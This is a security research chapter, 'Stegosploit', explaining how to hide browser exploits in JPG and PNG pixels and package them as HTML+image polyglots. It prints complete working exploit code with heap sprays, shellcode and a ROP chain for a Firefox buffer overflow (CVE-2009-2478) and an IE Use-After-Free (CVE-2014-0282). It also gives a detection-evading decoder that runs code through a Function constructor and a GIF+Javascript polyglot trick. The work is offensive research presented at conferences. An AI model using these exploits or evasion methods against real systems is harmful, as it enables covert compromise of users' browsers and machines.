
7 Stegosploit

by Saumil Shah

Stegosploit creates a new way to encode browser exploits and deliver them through image files. These payloads are undetectable using current means. This paper discusses two broad underlying techniques used for image-based exploit delivery—Steganography and Polyglots. Browser exploits are steganographically encoded into JPG and PNG images. The resultant image file is fused with HTML and Javascript decoder code, turning it into an HTML+Image polyglot. The polyglot looks and feels like an image, but is decoded and triggered in a victim's browser when loaded.



The Stegosploit Toolkit v0.2, released along with this paper, contains the tools necessary to test image-based exploit delivery. A case study of a Use-After-Free exploit (CVE-2014-0282) is presented with this paper demonstrating the Stegosploit technique.

7.1 Introduction

The probability of an exploit succeeding in compromising its target depends largely upon three factors. Obviously, (1) the target software must be vulnerable, but also the exploit code must not be (2) detected and neutralized in transit or (3) detected and neutralized at the destination.

As malware and intrusion detection systems improve their success ratio, stealthy exploit delivery techniques become increasingly vital in an exploit's success. Simply exploiting an 0-day vulnerability is no longer enough.

This article is focused on browser exploits. Most browser exploits are written in code that is interpreted by the browser (Javascript) or by popular browser add-ons (ActionScript/Flash). When it comes to browser exploits, typical means of detection avoidance involve payload obfuscation; some browser exploits will obfuscate individual characters,[23] while others will split the attack code over multiple script files. Others will use OLE-embedded documents or split the attack code between Javascript and Flash using ExternalInterface.[24]

Exploit detection technology relies upon content inspection of network traffic or files loaded by the application (browser). Content is identified as suspicious either by signature analysis or behavioral analysis. The latter technique is more generic and can be used to detect 0-day exploits as well.

I began experimenting with exploit delivery techniques involving containers that are presumed passive and innocent: images. As a photographer, I have had a long history of detailed image analysis, exploring image metadata and watermarking techniques to detect image plagiarism. Is it possible to deliver an exploit using images and images alone?

My first attempt was to convert Javascript code into image pixels, each character represented by an 8-bit grayscale pixel in a PNG file. The offensive Javascript exploit code is converted into an innocent PNG file. The PNG image is then loaded in a browser and decoded using an HTML5 CANVAS. Decoding is performed via Javascript. The decoder code itself is not detected as being offensive, since it only performs CANVAS pixel manipulation.

Representing Javascript as PNG pixels was explored in 2008 by Jacob Seidelin for an entirely different reason, compressing bulky Javascript libraries.[25]


Borrowing from the CANVAS PNG decoder, I demonstrated an exploit for the Mozilla Firefox 3.5 Font Tags Remote Buffer Overflow (CVE-2009-2478)[26] vulnerability delivered via a grayscale PNG image for the first time at Hack.LU 2010 in my talk, "Exploit Delivery—Tricks and Techniques"[27]. The

[23] `http://utf-8.jp/public/jjencode.html`
[24] `http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/external/ExternalInterface.html`
[25] `http://ajaxian.com/archives/want-to-pack-js-and-css-really-well-convert-it-to-a-png-and-unpack-it-via-canvas`
[26] `https://www.exploit-db.com/exploits/9137/`
[27] `http://www.slideshare.net/saumilshah/exploit-delivery`

```
function packv(b){var a=new Number(b).toString(16);while(a.length<8){a="0"+a}re
turn(unescape("%u"+a.substring(4,8)+"%u"+a.substring(0,4)))}var content="";cont
ent+="<p><FONT>xxxxxxxxxxxxxxxxxxxxxxxxxxxx   </FONT></p>";content+="<p><FONT>A
BCD</FONT></p>";content+="<p><FONT>EFGH</FONT></p>";content+="<p><FONT>Aaaaa </
FONT></p>";var contentObject=document.getElementById("content");contentObject.s
tyle.visibility="hidden";contentObject.innerHTML=content;var shellcode="";shell
code+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(208380230
6);shellcode+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(2
083802306);shellcode+=packv(2083802306);shellcode+=packv(2083802305);shellcode+
=packv(2083818245);shellcode+=packv(2083802306);shellcode+=packv(2083802306);sh
ellcode+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(208380
2306);shellcode+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=pack
v(2083802305);shellcode+=packv(2084020544);shellcode+=packv(2083860714);shellco
de+=packv(2083790820);shellcode+=packv(538968064);shellcode+=packv(16384);shell
code+=packv(64);shellcode+=packv(538968064);shellcode+=packv(2083806256);shellc
ode+=unescape("%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b
14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u575
2%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%ud301
%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%
u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u
2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u858d%u00b9%u0000%u6
850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75
e0%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u2e63%u7865%u0065");while((shellco
de.length%4)!=0){shellcode+=unescape("%u9090")}var vtables="";for(i=0;vtables.l
ength<128;i++){vtables+=packv(2105344)}var padding=packv(2425393296);var items=
1000;var nopsled_size=1048576;var chunk_size=4096;var mem=new Array();var chunk
1=padding;while(chunk1.length<=chunk_size){chunk1+=chunk1}chunk1=shellcode+chun
k1;chunk1=chunk1.substring(0,chunk_size);var chunk2=chunk1;while(chunk2.length<
=nopsled_size/2){chunk2+=chunk1}chunk2=chunk2.substring(0,nopsled_size/2);var c
hunk3=padding;while(chunk3.length<=chunk_size){chunk3+=chunk3}chunk3=vtables+ch
unk3;chunk3=chunk3.substring(0,chunk_size);var chunk4=chunk3;while(chunk4.lengt
h<=nopsled_size/2){chunk4+=chunk3}chunk4=chunk4.substring(0,nopsled_size/2);for
(i=0;i<items;i++){id=""+(i%10);if(i<(items/2)){mem[i]=chunk2.substring(0,nopsle
d_size/2-1-1)+id}else{mem[i]=chunk4.substring(0,nopsled_size/2-1-1)+id}}var cou
nt=0;for(i=0;i<items;i++){count+=mem[i].length}document.title=count;var searchA
rray=new Array();function escapeData(d){var b;var e;var a="";for(b=0;b<d.length
;b++){e=d.charAt(b);if(e=="&"||e=="?"||e=="="||e=="%"||e==" "){e=escape(e)}a+=e
}return(a)}function DataTranslator(){searchArray=new Array();searchArray[0]=new
 Array();searchArray[0]["str"]="blah";var b=document.getElementById("content");
if(document.getElementsByTagName){var a=0;pTags=b.getElementsByTagName("p");if(
pTags.length>0){while(a<pTags.length){oTags=pTags[a].getElementsByTagName("font
");searchArray[a+1]=new Array();if(oTags[0]){searchArray[a+1]["str"]=oTags[0].i
nnerHTML}a++}}}}function GenerateHTML(){var a="";for(i=1;i<searchArray.length;i
++){a+=escapeData(searchArray[i]["str"])}}function blowup(){DataTranslator();Ge
nerateHTML()}blowup();
```

Figure 11: Firefox 3.5 Font Tags Buffer Overflow Exploit for CVE-2009-2478

code for this exploit is shown in Figure 11, while the same exploit can be compressed into the following PNG image.



In 2014, Sucuri reported a browser exploit campaign that used the now dubbed "255 shades of gray" exploit delivery technique employing the same CANVAS PNG decoder Javascript that I had demonstrated in 2010.[28]

Since 2010, I have been working on several techniques for sophisticated exploit delivery using images. The results of my research have led to the Stegosploit toolset, which I shall use to demonstrate delivering and triggering an exploit for the Internet Explorer CInput Use-After-Free vulnerability (CVE-2014-0228) using *a single image*.[29]

My motivation for image-based exploit delivery is simple. I want to study the effectiveness of image-based exploit delivery, explore ramifications on exploit detection, and evolve new mitigation techniques to combat future threats. However, my main motivation still remains delivering exploits in style, and combining them with my photography![30]

What follows is a detailed discussion on creating and delivering steganographically encoded exploits using nothing but a single image. We shall take a known Internet Explorer Use-After-Free vulnerability (CVE-2014-0282), which is currently delivered using HTML and Javascript, and turn it into an exploit that can be delivered via a single image.

Section 7.2 introduces CVE-2014-0282, provides a quick tour of the Stegosploit Toolkit, and explains the process of steganographically encoding the exploit code into JPG and PNG images.

Section 7.3 deals with decoding the encoded image using Javascript in the victim's browser.

Section 7.4 introduces HTML+Image polyglots, necessary for packing the decoder and steganographically encoded exploit into a single container.

Section 7.5 talks about some of the finer points of HTTP transport when it comes to exploit delivery.

7.2 CVE-2014-0282 Case Study

Stegosploit is a portmanteau of *Steganography* and *Exploit*. Using Stegosploit, it is possible to transform virtually any Javascript-based browser exploit into a JPG or PNG image.

We shall start with a minified Javascript version of the exploit code, tested on Internet Explorer 9 running on Windows 7 SP1. Exploit code for CVE-2014-0282 is shown in Figure 12.

The exploit performs a heap spray using HTML5 CANVAS-based on a technique first discussed at EUSecWest 2012 by Federico Muttis and Anibal Sacco,[31] and code borrowed from Peter Hlavaty's HTML5 Heap Spray code h5spray.[32]

The exploit sprays a simple VirtualProtect ROP chain and Windows command execution shellcode to launch calc.exe upon successfully triggering the IE CInput Use-After-Free vulnerability.[33]

To deliver this exploit in *style*, and also for various practical reasons, let's obey five restrictions. (1) No data to be transmitted over the network except JPG or PNG files. (2) The image displayed in the browser should have no visible aberration or distortion. (3) No exploit code should be present as strings within the image file. (4) The image should decode the exploit code upon being loaded in the browser without any external user interaction. (5) Only ONE image shall be used for this exploit.

We shall begin with a JPG image of Kevin McPeake, who volunteered to have this exploit *painted* on his face for a demonstration at Hack In The Box Amsterdam 2015.

[28]`https://blog.sucuri.net/2014/02/new-iframe-injections-leverage-png-image-metadata.html`
[29]`https://www.exploit-db.com/exploits/33860/`
[30]`http://www.spectral-lines.in/`
[31]`http://www.coresecurity.com/corelabs-research/publications/html5-heap-sprays-pwn-all-things`
[32]`http://www.zer0mem.sk/?p=5`
[33]`https://www.exploit-db.com/exploits/33860/`

```
function H5(){this.d=[];this.m=new Array();this.f=new Array()}H5.prototype.flat
ten=function(){for(var f=0;f<this.d.length;f++){var n=this.d[f];if(typeof(n)=='
number'){var c=n.toString(16);while(c.length<8){c='0'+c}var l=function(a){retur
n(parseInt(c.substr(a,2),16))};var g=l(6),h=l(4),k=l(2),m=l(0);this.f.push(g);t
his.f.push(h);this.f.push(k);this.f.push(m)}if(typeof(n)=='string'){for(var d=0
;d<n.length;d++){this.f.push(n.charCodeAt(d))}}}};H5.prototype.fill=function(a)
{for(var c=0,b=0;c<a.data.length;c++,b++){if(b>=8192){b=0}a.data[c]=(b<this.f.l
ength)?this.f[b]:255}};H5.prototype.spray=function(d){this.flatten();for(var b=
0;b<d;b++){var c=document.createElement('canvas');c.width=131072;c.height=1;var
 a=c.getContext('2d').createImageData(c.width,c.height);this.fill(a);this.m[b]=
a}};H5.prototype.setData=function(a){this.d=a};var flag=false;var heap=new H5()
;try{location.href='ms-help:'}catch(e){}function spray(){var a='\xfc\xe8\x89\x0
0\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x
28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\
xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a
\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x3
1\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x
75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\
x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb
\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf
0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\x
bb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00';var
 c=[];for(var b=0;b<1104;b+=4){c.push(1371756628)}c.push(1371756627);c.push(137
1351263);var f=[1371756626,215,2147353344,1371367674,202122408,4294967295,20212
2400,202122404,64,202116108,202121248,16384];var d=c.concat(f);d.push(a);heap.s
etData(d);heap.spray(256)}function changer(){var c=new Array();for(var a=0;a<10
0;a++){c.push(document.createElement('img'))}if(flag){document.getElementById('
fm').innerHTML='';CollectGarbage();var b='\u2020\u0c0c';for(var a=4;a<110;a+=2)
{b+='\u4242'}for(var a=0;a<c.length;a++){c[a].title=b}}}function run(){spray();
document.getElementById('c2').checked=true;document.getElementById('c2').onprop
ertychange=changer;flag=true;document.getElementById('fm').reset()}setTimeout(r
un,1000);
```

Figure 12: Exploit for CVE-2014-0282, to be decoded by Figure 13.


7.2.1 Encoding the Exploit Code


Steganography is a well established science. There are several steganography algorithms that not only avoid visual detection but also provide error correction and the ability to survive basic image transformation. Popular algorithms such as F5[34] have been implemented in Javascript.[35] However, we will use very basic steganography to keep the decoder code compact and simple.

An image is essentially an array of pixels. Each pixel can have three channels: Red, Green, and Blue. Each channel is represented by an 8-bit value, which provides 256 discrete levels of color. Some images also have a fourth channel, called the alpha channel, which is used for pixel transparency. We shall restrict ourselves to using only the R, G, and B channels. A black and white image uses the same values for R, G, and B channels for each pixel.

Let us, for simplicity's sake, consider black and white images to start with. Keeping in mind 8-bit grayscale values, we can visualize an image to be composed of 8 separate bit layers. Bit layer 0 is an image formed by values of the least significant bit (LSB) of the pixels. Bit layer 1 is formed by values of the second least significant pixel bit. Bit layer 7 is formed by values of the most significant bit (MSB) of all the pixels.

Kevin's image can be decomposed into 8-bit layers as shown in the following images.






Note that the images are equalized to show the presence and absence of pixel bits. Bit layer 7 contributes the maximum information to the image. It is akin to the broad outlines of a painting. As we step down through the bit layers, the information contributed to the image decreases, but the level of detail increases. Bit layer 0 in isolation looks like noise and contributes to the finer shade variations in the overall image.

Think of the bit layers as transparent sheets. When they are superimposed together, they will result in the complete image. The exploit code shall be written on one of these transparent sheets. First, the exploit code is converted to a bit stream. Each bit from the exploit bit stream is written onto the bit in the image's bit layer. The bit layers are then superimposed together to create an image, one that contains the exploit code encoded in its pixels. Encoding the exploit bit stream on higher bit layers will result in significant visual distortion of the resultant image. The goal is to encode the exploit bit stream into lower bit layers, preferably bit layer 0 which comprises of the LSB of all the pixels.

For comparison, here are two resultant images, with the exploit bit stream encoded on bit layer 7 versus bit layer 2. The pixel encoding is exaggerated using red pixels for 1's and black pixels for 0's encoded in a 3×3 grid.

[34] http://f5-steganography.googlecode.com/files/F5%20Steganography.pdf

[35] https://github.com/desudesutalk/js-jpeg-steg



The resultant image, when the bitstream is encoded on bit layer 2, shows little or no visual aberration, even close up.

JPG images are compressed using a discrete cosine transform (DCT) based lossy compression algorithm. A pixel may be approximated to its nearest neighbor for better compression at the cost of image entropy and detail. The resultant visual degradation would be negligible, but the loss of pixel data introduces significant errors in steganographic message recovery. To overcome pixel loss of JPG encoding, we shall use an iterative encoding technique, which shall result in an error-free decoding of the encoded bit stream.

“Exploring JPEG” is an aptly named article that provides detailed explanation of how JPG files compress image data.[36]

7.2.2 Iterative Encoding for JPG Images

JPG encoders can use variable quality settings. Low quality offers maximum compression. However, the maximum quality level does not provide us with lossless compression. Certain pixels will still be approximated no matter what, even if we use the highest possible encoding quality level. To further minimize pixel approximation, we shall not encode the exploit bit stream on consecutive pixels, but rather in a pixel grid with every nth pixel in rows and columns being used for encoding the bit stream. Pixel grids of 3×3 and 4×4 perform much better compared to encoding on every consecutive pixel. Increased pixel grid dimensions do not make for lower errors.

The encoding process can be represented as follows.

- Let I be the source image.
- Let M be the message to be encoded on a given bit layer of image I.
- Let $ENCODE$ be the steganographic encoder function, and let $DECODE$ be the steganographic decoder function.
- Let b be the number of the bit layer (0–7).
- Let J be the JPG encoder function.

By encoding message M onto image I, we shall obtain resultant image I', as follows:

$$I' = J(ENCODE(I, M, b))$$

Upon decoding image I', we shall obtain a resultant message M', as follows:

$$M' = DECODE(I', b)$$

For JPG images, M' is not equal to M. Let Δ be the error between the original and resultant message.

$$\Delta = M - M'$$

Our goal is to get $\Delta = 0$. If we re-encode the original message M on resultant image I', we shall obtain a new image I'':

$$I'' = J(ENCODE(I', M, b))$$

Decoding I'' will result in message M'' as follows:

$$M'' = DECODE(I'', b)$$

$$\Delta' = M - M''$$

[36]https://www.imperialviolet.org/binary/jpeg/

If $\Delta' < \Delta$, then we can assume that the encoding process shall converge, and after N iterations, we will get an error-free decoded message and $\Delta = 0$.

Note: since the encoding and decoding processes operate on discrete pixels, certain situations result in non-convergence with neighboring pixels flipping alternately like Conway's Game of Life.The number of passes required for convergence depends upon the encoder used in the JPG processor library.

Stegosploit's iterative encoder tool `iterative_encoder.html` uses the browser's built in JPG processor library via HTML5 CANVAS. All steganographic encoding is performed in-browser using CANVAS. Browsers use different JPG processor libraries. A steganographically generated JPG from Firefox will not accurately decode in Internet Explorer, and vice versa. A future goal is to achieve cross-browser JPG steganography compatibility. For now, PNG provides cross-browser steganography compatibility because it employs lossless compression. Therefore, for CVE-2014-0282, we shall use IE9 to perform the steganographic encoding.

7.2.3 A Few Notes on Encoding on JPG using CANVAS

All Stegosploit tools use HTML5 CANVAS for image analysis, encoding, and decoding. Here are some of the finer points to be kept in mind for using or extending the tools.

Note: These observations are based on encoding that involved messages averaging 2500 bytes in size, the average size of a typical minified and compacted browser exploit.

`iterative_encoding.html` generates JPG images using the `toDataURL("image/jpeg", quality)`. The `quality` parameter is a value between 0 and 1. As mentioned earlier, a value of 1 does not imply lossless encoding. By default, `iterative_encoding.html` keeps the quality value as 1. Reducing the quality value increases the pixel deviation with each encoding round, prolonging the convergence, and in some cases not leading to convergence at all. The quality of encoding also depends upon whether the encoder uses software-only encoding or hardware assisted encoding. Floating point precision, make and model of GPU, and JPG libraries across different platforms contribute to minor errors when encoding and decoding across browsers.

I have found that encoding at bit layer 0 and 1 usually never results into convergence when it comes to JPG. My tests were performed with IE9 and Firefox 21. Bit layers 2 and 3 have shown more success when it comes to encoding, especially on IE. Bit layer 5 and above result in noticeable visual aberration of the encoded image.

A pixel grid of 3×3 is preferred for the encoding process. This implies 1 bit for every 9 pixels in the image. Higher pixel grids yield faster convergence and less visual degradation. The JPG DCT algorithm encodes 8×8 pixel squares at a time. It doesn't make sense to use a pixel grid larger than 8×8.

I encountered unusual errors when encoding larger images. The pixel array of the CANVAS appeared to be truncated beyond a certain dimension. For example, encoding was successful on 1024x768 pixel images, but completely fell apart on 1280x850 pixel images. While I have not tested the operating limit in terms of dimensions, a discussion on Stack Overflow[37] seems to indicate that IE might limit CANVAS memory to 20MB.

Color images can be thought of as composite images derived from three channels: Red, Green, and Blue. Each image can therefore be visualized as being decomposed into three channels, and each channel is further decomposed into 8-bit layers. We can choose to encode on any one of the 24 image layers.

Firefox's JPG encoder outperforms IE's JPG encoder when it comes to color images. IE's JPG encoder does not usually converge when encoding at bit layers below 3.

Stegosploit's encoding process only affects the pixel data stored with the JPG file. All other metadata including EXIF tags do not affect the encoding/decoding process. Encoded images generated from `iterative_encoding.html` do not retain any metadata present in the original image. This is because `toDataURI("image/jpeg")` generates entirely new JPG data. It is possible to copy the original JPG metadata back onto the encoded image using EXIF manipulation tools such as `exiftool`.

```
$ exiftool -tagsFromFile source.JPG \
           -all:all encoded.JPG
```

Certain applications check for validity of images

[37]Stack Overflow, "Strange issue with Canvas in Internet Explorer 9, is there any constraint of width and size of canvas/context?"

using metadata. Metadata adds more "legitimacy" to the steganographically encoded image.

7.2.4 Encoding for PNG images

PNG images store pixel data using lossless compression. There is no approximation of pixels, and therefore there is no loss of quality. HTML5 CANVAS has the ability to generate PNG images using the `toDataURI("image/png")` method.

`iterative_encoding.html` has the ability to auto-detect the source image type, based on its extension, and use the appropriate encoding process.

Encoding on PNG images has several advantages over JPG:

The encoding process completes in a single pass. Encoding is possible at the lower layer, as the LSB, so no visual aberrations occur in the resulting image. Cross-browser decoding works accurately, and it is possible to encode in the alpha channel![38]

7.3 Decoding the Exploit

A steganographically encoded exploit is performed in roughly the following six steps.

(1) Load the HTML containing the decoder Javascript in the browser.

(2) The decoder HTML loads the image carrying the steganographically encoded exploit code.

(3) The decoder Javascript creates a new `canvas` element.

(4) Pixel data from the image is loaded into the `canvas`, and the parent image is destroyed from the DOM. From here onwards, the visible image is from the pixels in the `canvas` element.

(5) The decoder script reconstructs the exploit code bitstream from the pixel values in the encoded bit layer.

(6) The exploit code is reassembled into Javascript code from the decoded bitstream.

(7) The exploit code is then executed as Javascript. If the browser is vulnerable, it will be compromised.

7.3.1 Decoder for CVE-2014-0282

By and large the function of decoding the steganographically encoded exploit remains the same, but certain browser exploits need some extra support, by pre-populating certain elements in the DOM. CVE-2014-0282 is one such exploit that requires elements like `<form>`, `<textarea>`, `<input>` to be present in the DOM before triggering the Use-After-Free via Javascript.

The HTML code containing the decoder script and other DOM elements required by CVE-2014-0282 is shown below in Figure 13.

The HTML code is packed as tightly as possible. There are several important factors to be noted, each serving a specific purpose.

If IE9 does not detect the `<!DOCTYPE html>` declaration at the beginning of the HTML document, it switches over to Quirks Mode instead of Standards Mode. Without Standards Mode, `canvas` does not work, and our entire decoder process grinds to a halt.

Fortunately, IE can be switched over to Standards Mode using the `X-UA-Compatible` header as follows:[39]

```
<head><meta http-equiv="X-UA-Compatible"
    content="IE=Edge">
```

The decoder script in Figure 13 performs the inverse function of the encoder. The script requires three global variables that are hardcoded in the first line:

bL	Bit Layer. It has to match the bit layer used for encoding the bitstream.
eC	Encoding Channel. 0 = Red, 1 = Green, 2 = Blue, 3 = All Channels (grayscale)
gr	Pixel Grid. Here 3 implies a 3x3 pixel grid, the same grid used in the encoding process.

The script ends by invoking the function `exc()` with the reconstructed exploit Javascript string.

The most obvious way of executing Javascript code represented as a string would be to use the `eval()` function. `eval()`, however, gets flagged as potentially dangerous code.

Another way of executing Javascript code from strings is to create a new anonymous `Function` object, with the Javascript string supplied as an argument to its constructor. The resultant `Function` object can then be invoked to the same effect as `eval()`ing the string.

[38]Note that `iterative_encoding.html` doesn't support this yet.

[39]`https://msdn.microsoft.com/en-us/library/jj676915%28v=vs.85%29.aspx`

```
function exc(b){var a=setTimeout((new
    Function(b)),100)}window.onload=i0;
</script>
```

Hat tip to Dr. Mario Heiderich for first discovering this technique.

When delivering exploits in style, the rendered view has to appear neat and clean. Extra DOM elements required for the Use-After-Free bug should not clutter the display. An extra `<style>` tag inserted into the HTML allows us to selectively display only the image, and hide everything else by default.

```
<style>body{visibility:hidden;} .s{
    visibility:visible;position:absolute;top
    :15p
x;left:10px;}</style></head>
```

The above CSS style sets the contents of `body` as hidden. Only elements with style class `s` will be displayed. The following DOM elements required for the Use-After-Free are all hidden from view:

```
<body><form id=fm><textarea id=c value=a1></
    textarea><input id=c2 type=checkbox
 name=o2 value="a2">Test check<Br><textarea
    id=c3 value="a2"></textarea><input
type=text name=t1></form>
```

Only the image is visible, since it is wrapped within a `<div>` tag with CSS class `s` applied to it. Note the source of the image is set to `#`, which results into the current document URL. We shall see the usefulness of this trick when we discuss polyglot documents in a later section.

```
<div class=s><img id=px src="#"></div>
</body></html>
```

7.3.2 Exploit Delivery - Take 1

At this stage, we have the components necessary to deliver the exploit: (1) the HTML page containing the decoder and (2) the exploit code steganographically encoded in a JPG file.

Individual inspection of the above two components would reveal nothing suspicious. The decoder Javascript contains no potentially offensive content. Its code simply manipulates `canvas` pixels and arrays.

The encoded JPG file also carries no offensive strings. All the exploit code—the shellcode, the ROP chain, the Use-After-Free trigger—is now embedded as bits in pixels.

Earlier versions of Stegosploit, like the one demonstrated at SyScan 2015 Singapore used these two separate components to deliver the exploit.

The current version of Stegosploit—v0.2, demonstrated at HITB 2015 Amsterdam—combines the decoder HTML and the steganographically encoded image into a single container.[40] If opened in an image viewer, the contents show a perfectly valid JPG image. If loaded into a browser, the contents render as an HTML document, invoking the decoder code and *triggering the exploit, while still showing the image (itself) in the browser*!

This is a polyglot document. For a detailed discussion on polyglots, please read up the excellent write-up by Ange Albertini in PoC||GTFO 7:6.

7.4 HTML+Image = Polyglot

The final product of Stegosploit is a single JPG image that will trigger the CVE-2014-0282 Use-After-Free vulnerability in IE, when loaded in the browser. Before we get to the mechanics of HTML+JPG polyglots, we shall take a look at the origins of browser-based polyglots.

7.4.1 IMAJS - Early Work

I first started exploring browser-based polyglots in 2012, trying to combine data formats that are loaded and parsed by browsers. The end result was IMAJS, a successful polyglot of a GIF image and Javascript. The IMAJS technique could also be applied on BMP files. I presented IMAJS polyglots in my talk titled “Deadly Pixels” at NoSuchCon 2013.[41]

GIF files always begin with the magic marker `GIF89a`. The idea here is to create a valid GIF image that contains Javascript appended at its end.

When interpreting it as Javascript, it should translate to a variable assignment such as `GIF89a = "stegosploit";`. However, when rendering it as an image, it should generate a proper image.

The first ten bytes of every GIF file are as follows, where `HH HH` and `WW WW` are 16-bit values.

[40] `http://conference.hitb.org/hitbsecconf2015ams/sessions/stegosploit-hacking-with-pictures/`
[41] `http://www.slideshare.net/saumilshah/deadly-pixels-nsc-2013`

```
 47  49  46  38  39  61     HH HH    WW WW
G    I    F    8    9    a      height    width
```

If we set the height to `0x2A2F`, it translates to `/*`, which is a Javascript comment. The width could be anything. Most browsers, honouring Postel's Law, will still render a proper image.

The following is an example of an IMAJS GIF file (GIF+JS), which will pop up a Javascript alert if loaded in a `<script>` tag:

```
GIF89a/*...... (GIF image data) .....*/="
    pwned";alert(Date());
```

IMAJS BMP (BMP+JS) is also similar.

BMP Header:

```
42  4D XX XX XX XX 00  00  00  00  ........
B   M   Filesize      Empty Empty DIB data
```

